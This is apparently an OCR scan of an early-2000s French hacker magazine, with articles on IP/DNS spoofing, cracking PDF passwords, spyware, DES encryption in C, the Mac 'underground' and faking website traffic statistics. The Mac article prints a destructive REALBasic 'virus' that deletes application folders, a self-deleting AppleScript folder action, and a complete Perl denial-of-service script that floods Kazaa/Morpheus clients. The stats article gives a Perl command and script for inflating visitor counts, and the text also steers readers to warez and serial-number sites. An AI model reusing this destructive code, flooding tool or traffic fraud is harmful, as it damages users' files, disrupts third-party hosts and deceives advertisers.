
Et c'est tout! Finalement, avec un petit Linux et quelques outils, on réalise un double spoofing (IP et DNS). Ce spoofing sur IRC a tout de même des limites. Il est facilement identifiable par un simple /DNS Nom de l'utilisateur. On verra que l'IP présentée dans IRC n'est pas l'IP réelle de la machine utilisateur.

Ces quelques exemples de spoofing vous montre qu'il est relativement facile pour toute personne maîtrisant la programmation et les techniques réseaux de contourner les sécurités et de tromper tout serveur sur sa véritable identité. Internet est le terrain parfait pour ce genre de démonstration. En entreprise, l'utilisateur d'un Firewall ne garantit pas la sécurité du serveur et du réseau. Car le spoofing fait sauter cette sécurité, le hacker est reconnu comme ami du serveur et non comme ennemi. Le hacker doit prendre le TCP. C'est par TCP que les paquets transites sur le Web, d'ou la nécessité absolue de bloquer la machine spoofée pour éviter toute réponse de celle-ci au serveur, invalidité l'attaque... Le spoofing est à réserver aux hackers déjà expérimenté et maîtrisant le réseau. ■

CRACKER les PDF sécurisés

Qui a dit que les PDF cryptés étaient des documents incassables? Adobe? Une fois de plus, les hackers ont été plus forts même si la version 5 d'Acrobat complique le travail des pirates, mais rien n'est impossible, la preuve ci-dessous.

Rien n'est réellement inviolable et encore moins les documents PDF. Les techniques et les outils de cracking fleurissent sur le Web. Pour ceux qui ne le savaient pas encore, un document PDF, lors de sa création, peut comporter un password pour en protéger l'accès et rendre inactif certaines fonctions (ex.: l'impression). Deux types de mot de passe sont utilisés : le user password et le master password. Le premier vous sert à ouvrir le document, le second, pour changer les options de sécurité et la password user. Le password a fait son apparition avec la version 3 d'Acrobat Reader. La version 5 améliore la sécurité et les options. Acrobat 4 proposait un chiffrement sur une implémentation de RC4 en 40 bits. Niveau sécuritaire un peu léger. On le voit bien avec le protocole 802.11b. Des sites proposaient, contre argent, de faire sauter cette protection! La version 5 améliore les choses. On dispose d'une clé de 128 bits, d'où l'incompatibilité avec la version précédente. Il faut choisir entre le cryptage fort d'Acrobat 5 ou faible d'Acrobat 3/4. Ce niveau élevé de cryptage interdit l'attaque par force brute, sauf pour les plus vicieux des hackers. Encore faut-il que le choix des mots de passe soient pertinents pour éviter un piratage. Un password d'Acrobat comportant 4 caractères tient moins de 30 minutes, pour cinq, comptez une dizaine de jours, pour 7, bien plus longtemps (chiffres ElcomSoft). Donc, si vous voulez garantir une bonne sécurité à votre PDF sécurisé, ayez un mot de passe de 8 caractères ainsi que l'option d'impression désactivée et surtout utilisez Acrobat version 5.



Advanced PDF Password Recovery Pro

E-Book pas inviolable !

Une problématique encore plus forte apparaît dans les documents E-Book basés sur le PDF. Il faut un degré supplémentaire de sécurité. Malheureusement, il existe d'autres failles potentielles. Il n'existe pas de protection matérielle. On peut se procurer de nombreux outils d'analyse et de debug. On peut utiliser la mémoire vive pour cracker les documents E-Book en passant par un analyseur de mémoire. Les algorithmes et clés privés sont livrés dans l'environnement logiciel E-Book! À partir de là, le hacker peut concevoir un petit outil pour cracker les protections…

Un document PDF dépretégé...

Les outils de manque pas...

Dmitri Sklyarov, développeur russe au service de ElcomSoft, avait su cracker les défenses du lecteur E-Book d'Adobe. Il a ainsi pu concevoir un utilitaire le permettant. Bien entendu, Adobe n'a pas apprécié et avait porté plainte contre le russe. C'est désormais ElcomSoft qui risque l'amende. Pour le développeur, les lois de protections ne sont valables que pour les USA. Mais ne vous inquiétez pas, d'autres outils sont disponibles. GuaPDF en est un. Cependant, il ne permet pas de casser sans encombre le password d'Acrobat 5, mais uniquement des version 3 et 4.

Plus portable et en Open Source, Xpdf est avant tout un lecteur PDF tout en offrant les fonctions de décryptage. Ainsi, on peut réactiver les fonctions non autorisées par l'auteur du document PDF. Sous Linux, vous aurez besoin de GhostScript pour les polices PostScript indispensable pour les polices standards des documents PDF. ■

www.hAck...

Site officielxpdf: *http://www.foolabs.com/xpdf/*

Sur GhostScript et les PDF sécurisés:*http://members.ozemail.com.au/~geoffk/pdfencrypt/*


Des logiciels toujours plus espions!


Big Brother a-t-il encore frappé? Celui-ci est devenu bien plus difficile à voir et à traquer, il est discret, malin, voir intelligent. Plus que jamais, les logiciels espions du quotidien, les espiogiciels (Spyware en Anglais) fleurissent et se répandent.

Tous les internautes en se connectant sur Internet laisse, le plus souvent sans le savoir, des traces voir des informations personnelles. Celles ci interessent en premier lieu tous les marchands qui cherchent a etablir votre profil type et a connaitre vos habitudes de consommateurs (pas seulement d'acheteur). Ainsi les espiogiciels servent à récupérer des fichiers d'un ordinateur connecté ou à surveiller l'activité de cet ordinateur pour en deduire un certain nombre d'informations utiles…

Le plus étonnant est que cet espionnage à l'insu des utilisateurs est prévu dès la conception des logiciels. Par exemple, les internautes adorent recourir au telechargement pour recuperer de multiples logiciels. Qui peut affirmer qu'aucun logiciel téléchargé ne soit doté d'un code espion? Personne. Le plus souvent cet espionnage se fait par des routines (ou code parasite) et ce sans que l'utilisateur du logiciel incluant ce code ne le sache. Dans un programme, on peut avoir plusieurs routines, chaque routine ayant une fonction précise. Facile d'envoyer en toute discrétion des informations de la messagerie personnelle.

On doit donc se rendre à l'évidence que les détecter relève souvent de l'exploit ou du hasard. Comment découvrir un code parasite dans un code de dizaines de milliers de lignes de code? Bref, tout logiciel est un espion potentiel. Souvenez-vous de la vive polémique autour du système Passport de Windows XP. Désassembler le code source n'est pas une opération évidente et absolument pas à la porter de tout utilisateur. Mais les spywares ont une faille, pour transférer les données, ils ont besoin d'une connexion Internet. Donc, on peut penser que les codes parasites se situent en majorité dans des logiciels liés au Web. Outre les informations générales, le spyware est une menace pour les données et la protection de la vie privée. Il existe des risques de se faire voler les mots de passe ou d'autres fichiers confidentiels.


SpyAnywhere : l'espion chez vous, mais pas un spyware!



GRC NetFilter : Filtrer l'accès Internet

Cependant, il ne faut pas confondre spywares et virus. Un spyware n'est pas un virus et ne sera pas détecté par les anti-virus. Alors comment détecter un spyware? La seule manière de les traquer est de vérifier les données sortantes de l'ordinateur. L'utilisation d'un firewall ne servant pas à grand chose, a moins de surveiller le traffic et d'analyser les paquets de donnees sortant. En effet, le firewall vérifie avant tout les flux entrants. Une des solutions est d'utiliser un outil de détection comme AD-Aware ou NetFilter qui se charge de détecter et de supprimer les spywares. Mais aucune illusion à avoir, il est impossible de supprimer tous les spywares. Ils se cachent partout, dans les mails et les cookies. Le seul conseil est d'être prudent et vigilant et de consulter régulièrement la liste des spywares… On peut aussi utiliser le principe de scanneur pour surveiller l'activité des ordinateurs d'une entreprise et ce n'est pas les solutions qui manquent. Le problème avec un spyware est de savoir si c'est illégal ou non. Et là, on ne sait pas trop. En soi, un spyware n'est pas illégal, ensuite, tout dépend de ce qu'il fait...

A ce propos, vous pouvez aller http://www.privacy.net/analyze/ pour en savoir un peu plus. Vous allez voir ce que peut faire un simple Cookie résident sur votre ordinateur! Il est tellement facile de récupérer des informations sans que l'utilisateur s'en aperçoive… ■

www.hAck...

Base de données des Spyware: *http://www.voiceofthepublic.com/*

Cryptage DES

Même un développeur débutant est capable de programmer une routine susceptible de protéger des données des regards indiscrets.

Naissance et déclin de DES

Au début des années 70, la NSA (National Security Agency) n'était pas une agence gouvernementale connue du grand public mais possédait une grande expérience dans le domaine de la cryptographie militaire. En 1972, le NBS (National Bureau of Standards) lance un appel d'offre public dans le but de créer un algorithme capable de protéger les données et les communications d'un ordinateur. IBM a développé LUCIFER se basant sur une clé de 112 bits et proposa de l'adapter pour répondre au cahier des charges. La NBS fait appel à la NSA (National Security Agency) pour le tester. C'est ici que de nombreuses critiques (*) se sont élevées car beaucoup d'analystes ont pensés que la NSA allait introduire une brèche pour pouvoir «casser» facilement les clés. En outre l'algorithme inspiré de LUCIFER ne se base plus que sur une longueur de clé de 56 bits.

Finalement, le 23 novembre 1976, le DES «Data Encryption Standard» est adopté comme standard et son utilisation autorisée concernant les communications gouvernementales américaines non secrètes. L'algorithme est rendu public le 15 janvier 1977 (FIPS PUB 46), et en 1981 l'institut national américain de standardisation (ANSI) l'homologua (ANSI X3.92).

En 1987, Eli Biham et Adi Shamir ont conçu l'attaque différentielle (inconnue du grand public). Ce système nécessite de chiffrer au rythme de 1,5 mégabit par seconde un flot de textes en clair choisis pendant presque 3 ans. DES est très résistant à cette attaque contrairement à d'autres algorithmes à clés secrètes. La NSA a expliqué en 1987 qu elle connaissait déjà depuis le milieu des années 70 la cryptanalyse différentielle& L'algorithme DES est spécialement protégé contre cette attaque.

Aucune attaque sur l'algorithme (aucune faille) n'a été découverte jusqu'à ce jour. Des mathématiciens très réputés se sont cassés les dents sur le problème. Mais aujourd'hui DES n'est plus recommandé par le gouvernement américain car la taille de 56 bits de la clé est grandement insuffisante. En fait, avec un ordinateur très puissant il est possible de casser le message en employant une technique qui consiste à tester toutes les combinaisons.

Un groupe américain, nommé l'EFF (Electronic Frontier Foundation) a construit pour 250.000$ une machine spécialisée, baptisée «Deep crack», dans le but de «casser» DES (par force brute). Elle y est

Code d'accès s'il vous plait!

parvenue en 22 heures au mois de janvier 1999. «Deep crack» a utilisé des processeurs spécialisés construits spécialement pour l'occasion.

Une variante est 3DES qui code un message trois fois de suite. 3DES est pour l'instant impossible à casser par force brute car cela prendrait 40 ans en utilisant 10 milliards de PIII-450. Si une attaque exhaustive sur le DES classique doit tester 2 exposant 56 clés, une attaque sur le DES triple devra vérifier 2 exposant 111 combinaisons.

Malgré tout ceci, DES représente encore un bon choix pour le programmeur lambda: un utilisateur peut coder des fichiers personnels les mettant à l'abri de regards indiscrets. Du moment que la clé secrète n'est pas transmise à un tiers et reste personnelle on peut encore considérer qu'il s'agit d'une excellente protection (tout le monde ne possède pas un «Deep crack» chez soi&).

L'algorithme en bref

Le DES emploie un système de chiffrement par blocs. Il chiffre par blocs de 64 bits. Pourquoi 64 et non 56 bits? La longueur de la clé est de 56 bits mais un bit sur huit est utilisé comme bit de contrôle de parité. DES exploite deux techniques de base en cryptographie, qui sont la confusion et la diffusion. DES applique une substitution suivie d'une permutation (on parle de «ronde»). Au total 16 rondes sont appliquées.

Un utilitaire sous Windows

L utilitaire IRON KEY fonctionne sous Windows (Windows 95 / 98 / ME / NT 4.0 / 2000 / XP) et se chargera de crypter n importe quel fichier en employant DES. Le document prendra l extension «.exe». Si un utilisateur l exécute après codage, il devra entrer son mot de passe secret pour le décoder et le rendre à nouveau lisible.

Téléchargez IRON KEY à l U R L : <http://www.bestcrypto.com/products/ikey/index.php>

Sur le bureau de Windows vous trouverez une icône baptisée «IRON KEY». Vous pouvez y déposer des fichiers pour que ceux-ci soient cryptés. Ou encore vous pouvez utiliser le menu contextuel de l explorateur.

La programmation en C sous Linux

La bibliothèque GlibC contient une série de fonctions de chiffrements de blocs de mémoires via l'algorithme DES. Les fonctions de bas niveau sont setkey(), encrypt(), setkey_r() et encrypt_r(). Mais les routines basées sur ces fonctions sont assez complexes car les blocs de 64 bits sont stockés dans des tables peu souples à la manipulation.

GlibC est issue du projet GNU, les distributions Linux avec un noyau supérieur à 2.0 emploient toutes cette bibliothèque (<http://www.gnu.org/software/libc/libc.html>). Les anciennes distributions avec un noyau < 2 employaient libc (versions 1 à 5). GlibC est parfois appelée «libc 6».

Heureusement Glibc possède plus d'un tour dans son sac, sous la forme de deux fonctions de plus haut niveau ecb_crypt() (ecb signifiant Electronic Code Book) et cbc_crypt() (cbc indique Cipher Block Chaining). Quelques explications: nous avons vu que DES est un standard qui a été publié à plusieurs reprises. Les publications de la norme demande au logiciel de

Telnet Linux

suivre un mode opératoire précis. La fonction cbc_crypt() débute par une permutation initiale (par le biais d'un OU EXCLUSIF). Bien que cette manière de procéder ne soit pas moins sûr que DES, il n'est pas conforme au standard DES. Mais cette permutation initiale renforce l'algorithme qui résiste encore mieux à la cryptanalyse. Bref, il y a DES et DES (sans compter sa variante 3DES).


Voici la syntaxe de l'appel conforme au standard:

int ecb_crypt (char * cle, char bloc, unsigned longueur, unsigned mode)

Nous allons effectuer un «mapage», une projection du fichier à crypter en mémoire. Les manipulations de la mémoire mappée affecteront directement le fichier:

mapage = (char *) mmap(NULL, longueur_fichier, PROT_READ | PROT_WRITE, MAP_SHARED, fichier, 0);

Comme expliqué précédemment les bits de parité de la clé doivent être convenablement positionnés et sa longueur doit



être fixée impérativement à un multiple de 8 octets. Pour réaliser cette deuxième opération, vous pouvez utiliser la fonction strncpy:


```
strncpy(cle, argv [3],8);
```

Les bits de parité de la clé sont fixés grâce à la fonction des_setparity()

```
des_setparity(cle);
```

Voici le code final:

```
#define  GNU SOURCE
#include <stdio.h>
#include <fcntl.h>
#include <string.h>
#include <unistd.h>
```



Choisissez les documents à crypter...

```
#include <sys/stat.h>
#include <sys/mman.h>
#include <rpc/des_crypt.h>

int main(int argc, char* argv [])
{
  unsigned mode;
  int fichier;
  struct stat etat fichier;
  long longueur fichier;
  char * mapage;
  char cle[8];
  int  erreur;

  if(argc != 4) {
       fprintf (stderr, «USAGE: %s D
OU E fichier cle\n»,argv[0]);
  }
  if(strcasecmp (argv[1], «D») == 0)
       mode = DES_DECRYPT;
  else
       mode = DES_ENCRYPT;

  if ((fichier = open (argv[2],
O_RDWR)) < 0) {
       perror («open»);
         exit (1);
  }
  if (stat(argv[2], & etat fichier) !=
0) {
       perror («stat»);
         exit (1);
  }
  longueur fichier =
etat fichier.st_size;

  mapage = (char *) mmap(NULL,
longueur fichier, PROT_READ |
 PROT_WRITE, MAP_SHARED, fichier, 0);

  if (mapage == (char *) MAP_FAILED)
{
       perror(«mmap»);
       exit(1);
  }
  close (fichier);

  strncpy(cle, argv[3], 8);
```

* Une commission sénatoriale (le «Senate Select Committee On Intelligence» a étudié la question en 1978. Les résultats de cette enquête sont restés secrets mais un résumé a été publié disculpant la NSA de toute manipulation de l'algorithme.

```
  des setparity(cle);
  erreur = ecb crypt(cle, mapaqe,
longueur fichier, mode);

  if (DES FAILED (erreur)) {
       perror(«ecb crypt»);
       exit(1);
  }
  munmap(mapaqe, longueur fichier);

  return(0);
}
```

Voici la suite des opérations:

```
asimov@linux:~/DES> ls
DES  DES.c  fichier.txt
```

Compilation:

```
asimov@linux:~/DES> qcc -Wall -q
DES.c -o DES
```

Le fichier à encoder initial:

```
asimov@linux:~/DES> cat fichier.txt
Ceci est un essai.1234
```

Cryptage:

```
asimov@linux:~/DES> DES E fichier.txt
macle
```

Le fichier illisible:

```
asimov@linux:~/DES> cat fichier.txt
«iw»"!`nöi%b%»ő)B
%bïëc
```


Décryptage:

```
asimov@linux:~/DES> DES D fichier.txt
macle
asimov@linux:~/DES> cat fichier.txt
Ceci est un essai.1234
```

Attention: pour que la routine fonctionne le fichier initial sera d une longueur multiple de 8 octets (c est ici pourquoi il termine par «.1234», pour atteindre 24 octets). Si ce n'est pas le cas ecb_crypt va renvoyer un code retour non NULL. Pour que le cryptage réussisse il faut que GlibC ait été compilée avec un complément particulier (en théorie, c est toujours le cas avec les distributions récentes).

L'après DES

L'algorithme DES a été reconduit comme standard aux Etats-Unis jusqu en 1995. Comme nous l'avons vu en 1999, «Deep Crack» a cassé DES en essayant 245 milliards de combinaisons à la seconde (ce qui est évidemment hors de portée de nos PCs).



... et lancez le programme d'encryption !

Si vous désirez travaillez avec un algorithme plus récent, globalement il y a actuellement deux voies royales:

Le 3DES, dont nous avons déjà parlé et qui comporte les avantages suivants:

— Une compatibilité ascendante avec DES ;

— Rapidité ;

— Algorithme bien connu ;


— 112 bits ce qui est conforme à la législation française (*);

(*) Depuis les attentats du 11 septembre, l opinion politique dans le monde n est plus vraiment à l ouverture en matière de cryptographie. Le 26 septembre 2001, lors de la 23ème conférence internationale des commissaires à la protection des données personnelles, le Premier ministre Français a prononcé l allocution suivante:

«Si «la libre communication des pensées et des opinions est un des droits les plus précieux de l'homme «, comme le proclame la Déclaration des droits de l'homme et du citoyen de 1789, cette liberté doit servir la démocratie et non être détournée contre elle. Les débats actuels sur l'utilisation du cryptage par les réseaux criminels sur l'internet conduisent à s'interroger sur l'inadéquation des moyens de déchiffrement face aux dévoiements de la cryptologie à des fins criminelles. La possibilité pour les délinquants d'utiliser ces techniques, désormais à la portée de tous, justifie l'adaptation des moyens de la Justice pour lutter contre ces nouvelles formes de délinquance. C'est pourquoi le projet de loi français sur la société de l'information a prévu de renforcer les moyens des juges dans la lutte contre la cybercriminalité.»

En janvier 1997, il y a eut appel d'offre comme en 1972 pour remplacer DES (organisé par le successeur du NBS, le NIST, «The American National Institute of Standards and Technology»). Et en l'an 2000, l'AES a été sélectionné. L'Advanced Encryption Standard a été mis au point par Joan Daemen et Vincent Rijmen.

Sur leur site universitaire vous pouvez y télécharger l'algorithme en Java, ainsi que diverses implémentations (ADA, VB, OBERON, DELPHI, etc.)



<http://www.esat.kuleuven.ac.be/~rijmen/rijndael/> ■

www.hAck...

Le code source C est téléchargeable à l adresse:
<http://fp.gladman.plus.com/cryptography_technology/index.htm>

le Journal du Pirate & Hacker news Magazine

s'associent pour lancer le site www.hacker-mag.com! Si vous désirez participer au plus important projet de site Web de la scène francophone, contactez nous !

Vous y trouverez des articles, des news, des softs, des astuces, des tutoriels, etc. Que vous soyez débutants ou confirmés, vous y trouverez votre bonheur...

Pour faire partie de l'équipe de hacker-mag.com, envoyez nous un email en nous précisant quelles sont vos compérences et vos souhaits !

Vous revez de la relève du Chaos Computer Club ou d'un 2600 français? Alors joignez vos efforts avec nous pour la mettre en place!

contact@hacker-mag.com

***nb. :** inutile de demander quand ouvrira le site si vous ne faites pas parti de l'équipe*


Le Mac a aussi son underground

L'utilisateur, c'est bien connu, aime bidouiller son Mac. Mais peu d'entre eux connaissent réellement toutes les ressources et les possibilités qu'offrent certains Mac sur le Net. En cherchant un peu, on découvre assez rapidement que le Mac aussi a sa face obscure. Cette petite communauté est d'ailleurs très active.

L'underground Mac est d'une diversité aussi grande que celui de Linux et de Windows. L'utilisateur expérimenté cherchera la licence d'une application, à faire sauter la protection ou à télécharger une application commerciale. Ce n'est qu'un aspect parmi d'autres du monde souterrain du Mac. Que l'on soit utilisateur ou hacker, avec un peu de patience, on trouve tout ce dont on a besoin.

Serial Number, Warez, Gamez

Un des sports favoris des utilisateurs Mac est de chercher les numéros de série (Serial Number) des applications. Il existe de véritables bibles du Serial Number. Ce sont des bases de données mises à jour



Le site de ground418

régulièrement et listant des centaines d'applications de toute sorte. Surfers Serials est sans doute le plus complet et le plus performant. Il est mis à jour mensuellement. Blue, autre référence du Serial, a perdu de son prestige par son manque de mise à jour. Ces bibles concernent essentiellement les logiciels fonctionnant sous MacOS 9, les applications MacOS X étant encore rarement présentes dans les sites de Serial Number. Si on ne souhaite pas télécharger sur son Mac ce genre de base de données, des sites proposent en ligne les mêmes codes.Il suffit de passer par *www.google.com/mac.html* et d'y effectuer une simple recherche, d'une simplicité déconcertante !

Le plupart de ces sites proposent en plus des Serial Number différentes rubriques : code source, patchs, warez, gamez, etc. Le plus intéressant pour les utilisateurs restant la possibilité de télécharger des jeux et la grande majorité des applications du marché. Pour vos recherches, préférez les forums aux moteurs de recherche.

Hack et Crack

Pour les amateurs de hacking et cracking, le choix est appréciable. On peut tout faire : du DoS, du spoofing, et autre spamming... bref toutes les actions qu'un pirate réalise sur un PC. A chaque action correspond une grande panoplie d'outils. Pour la surveillance des ports et activités réseaux, les utilitaires sont légions (ex. : PortMaster et PortSniffer). On peut trouver des cours de cracking des applications sous MacOS 9 et X. Pour les plus vicieux, des exemples de virus sont même disponibles en téléchargement sur certains sites (ex.: Havok, MacPuke...).

Pour tous les hackers du monde Mac, le Team2600 (derniere adresse en date : http://team2600.33holding.com) est peut-être l'un des groupes les plus connus. Il existe depuis 1996 et produit un grand nombre de programmes (sécurité, attaques, exemples de codes, DoS, etc.).


Voici un petit exemple d'un virus tout bête mais d'une efficacité imparable:

```
Dim f as FolderItem
Dim g as FolderItem
```

```
Dim h as FolderItem
Dim i as FolderItem
Dim j as FolderItem
//dossier Programme
f=GetFolderItem("Macintosh
HD:Programme")
If f <> nil Then
 f.Delete
End if
//dossier Tools
g=GetFolderItem("Macintosh
HD:Tools")
If g <> nil Then
 g.Delete
End if

h=GetFolderItem("Macintosh
HD:Dienstprogramme")
If h <> nil Then
 h.Delete
End if

i=GetFolderItem("Macintosh
HD:Dokumente")
If i <> nil Then
 i.Delete
End if

j=GetFolderItem("Macintosh
HD:Internet")
If j <> nil Then
 j.Delete
End if
```

Ce petit code en REALBasic sélectionne puis supprime les dossiers applications de votre système. Simple mais efficace. Si on ne peut pas supprimer un dossier système actif, on peut endommager le contenu d'un disque dur sans la moindre difficulté.

Pour faire encore plus simple et plus rapide, on peut aussi utiliser AppleScript. La même chose donnerait quelque chose du genre:



Les forums : une mine pour les passionnés

```
on opening folder this folder
tell application «Finder"
                delete this folder--
détruit le dossier ce dossier !
empty trash--vide la poubelle
      end tell--arette l'apelle
du finder
end opening folder--fin d'appelle de
l'ouverture du dossier
```

Pour les DoS (saturation du système par un envoi massif de requête), un outil est

Une base de données de serial numbers

Questions à un acteur du Underground Mac : zobi8225

Comment t'es venu l'idée de faire du hacking et du cracking sur Mac?

L'idée du hacking m'est venue par le biais de la programmation. Quand j'ai voulu apprendre à programmer il m'a fallu un but , un projet. Par exemple, en apprenant à créer des Trojan Horse, j'ai compris le fonctionnement des jeux vidéo en réseau. De toute façon, l'informatique m'a toujours passionné.

On n'entend davantage parler de l'underground Linux, Windows et sur PC en général, ce monde n'est pas très connu sur Mac et pourtant il semble très actif. Comment tu expliques cela ?

Tout est question d'accès à la connaissance et à l'informatique : le hacking sur linux marche bien car il est très simple d'apprendre à réaliser les différents hacks et puis tout est en Open Source. Et surtout, 70% des serveurs sont sous Linux. Sur Windows, c'est parce que cette saloperie est utilisée par 90 % des gens. Je pense que les meilleurs hackeurs sont sur Linux et y resteront sans doute mais il y a une grande volonté et très bonne entente chez les hackers Mac. Quasiment tous les hackers se connaissent de près ou de loin, notamment grâce aux forums.

Qu'est-ce que tu adores hacker ou cracker sur ton Mac?

Le hacking et le cracking purs ne m'intéressent pas trop; savoir les derniers trous de sécurité des derniers serveurs me passionne encore moins. Je fais juste des programmes qui peuvent aider à hacker. Faire chier le monde pour faire chier le monde n'a jamais apporté quoi que se soit. Ce qui m'intéresse, c'est avant tout créer des virus, du code source, et aider les autres hackers Mac.

MacOS / MacOS X sont-ils de bons systèmes pour les pirates ?

MacOS 9 n'est sans doute pas le meilleur système pour le hacking mais je crois que l'on peut sérieusement s'intéresser à MacOS X. Il suffit de fouiller et de découvrir. C'est prometteur...

incontournable, Kazaa/Morpheus Denial of Service Attack. Petit et efficace. Le code source ci-dessous reprend son principe:

```
#!/usr/bin/perl
#
#Kazaa/Morpheus Denial of Service
Attack
#Coded by Paul Godfrey
#PaulG@Crackdealer.com
#
#Problem: Both Kazaa and Morpheus
filesharing applications have
"backdoors"
#which allow anonymous file access to
their shared folder. What does this
have
#to do with Denial of Service? Unlike
connections made from other users
#of the applications, the number of
 connections to the backdoor cannot be
#requlated or detected by the client.
This obviously will allow us to flood
the
#server with requests and therefore
use up all of the available bandwidth.
#Also due to the fact that most users
have setup their firewall privileges
so
#that Kazaa or Morpheus is allowed
access to open connections to outside
sources
#this attack will bypass most
personal firewall clients such as Zone
Alarm.
#
#Enjoy.
#
#Usage: ./km.pl -h victimip

use Socket;
use Getopt::Std;

getopts("h:», \%args)

print("\nK/M Denial of Service\n");
if (!defined $args{h}) {
print("Usage: km.pl -h
victimip\n\n");
exit; }

$host = $args{h};
$target = inet aton($host) ||
 die("inet aton problems; host
doesn't exist?");

$trash="A"x100

&exec_cmd(command);

sub exec cmd {
for($count=1;$count<=1000;count++)
{
sendraw("GET /\"$trash\»
HTTP/1.0\n\n");
print("|")
}
print("\nData Sent.\n\n")
}
sub sendraw {
my ($pstr)=@ ;
socket(S,PF INET,SOCK STREAM,
getprotobyname('tcp')||0) ||
die("Socket problems\n");
if(connect(S,pack
"SnnA4x8",2,1214,$target)){
my @in
select(S); $|=1; print $pstr;
while(< S >){ push @in, $ ;
print STDOUT "." if(defined
$args{X});}
select(STDOUT); close(S); return @in;
} else { die("Can't connect...\n"); }
}
```

Et les forums

L'underground Mac se vit en grande partie sur les forums. Le Macintosh Underground Forum est la communauté la plus active sur Mac. Son énorme avantage sur les autres est la possibilité de dispo-ser de forums en plusieurs langues dont l'une n'est autre que le Français! Tous les sujets sont abordés (trouver un Serial Number, casser un code, télécharger un programme, créer un virus, etc.). Malheureusement, l'Underground Mac reste peu francophone et les forums en Français ne sont pas légions. ■

www.hAck...

Quelques liens incontournables

L'incontournable du Mac Underground:
http://freaky.staticusers.net
Le Mac et la sécurité:
http://www.securemac.com
Un très bon site:
http://www.cyber-hacking.com


Statistiques du Web: info ou intox?

C'est bien connu, on peut faire dire ce que l'on veut aux chiffres. Le Web est devenu une arène où les chiffres de fréquentations sont les clés du succès pour la pub et les partenaires. Il y a des vérités de façade qu'il ne faut pas forcer.

Le plus difficile pour un non initié est de comprendre les méthodes de comptages. Pour prendre le lexique de WebTrends, il faudrait différencier le nombre d'accès à la page (avec prise en compte de tous les types de pages Web), le nombre total d'accès, les accès à la page Index, le nombre de documents vus, nombre de visiteurs uniques, nombre de visiteurs revenant à plusieurs reprises, etc, etc. Et tout ceci pour réaliser des statistiques journalières, hebdomadaires et mensuelles. Plus on multiplie les catégories, plus, les erreurs sont grandes et facilitent les manipulations. Le problème est que chaque «organisme» de mesure peut choisir sa méthode de calcul. Les régies on line ne veulent pas appliquer les mêmes critères pour mesurer l'audience d'un site et/ou l'efficacité des pages. Déjà en 2001, certains sites pro se posaient des questions sur la viabilité des chiffres.

C'est tellement simple...

Avec le manque d'harmonisation et l'envie de gonfler les stats, peut-on bidonner les stats de son site pour faire bien? Le principe est très simple. Il suffit de disposer



Une liste de proxy

d'un petit logiciel ou d'un script pour automatiser les visites sur un site. Mais attention, pour réellement être efficace, il faut que chaque accès au site soit considéré par l'outil de mesure d'audience comme un visiteur unique. C'est le visiteur unique qui intéresse. Cela signifie qu'il faut pouvoir disposer d'un outil capable d'utiliser différents proxy pour tromper la mesure d'audience... Chaque proxy représente un visiteur unique. Le proxy c'est pas mal mais cette solution a aussi ses limites. Un des musts consiste à passer par un script Perl. Dans ce cas, le script utilise l'IP pour gonfler les chiffres. Ce genre de modification se fait par une simple commande d'exécution:

```
perl statisticator.pl
http://www.toto.com 189.115.10.1
255.255.0.0 3000 189.115.1.254 1
```

Dans cet exemple, on ajoute rapidement 3 000 visiteurs. Seul hic, dans le log du site, toutes les visites viennent du même serveur...

Deux exemples d'outils :

Moreclic est gratuit, utilise le proxy

WebClicker : payant mais d'une efficacité redoutable. L'éditeur précise qu'il sert à tester les sites et non pas à faire du bidonnage de stats. ■

Exemple très simple d'un code pour truquer les stats (sous Linux - Unix)

```
##########################################################
#Créé par Statisticator                  #
##########################################################

use LWP::UserAgent;
use HTTP::Request;
use Net::Ping;
my $url = shift or die «utilisation: $0 url ip_depart mask nombre gw tempo\n";
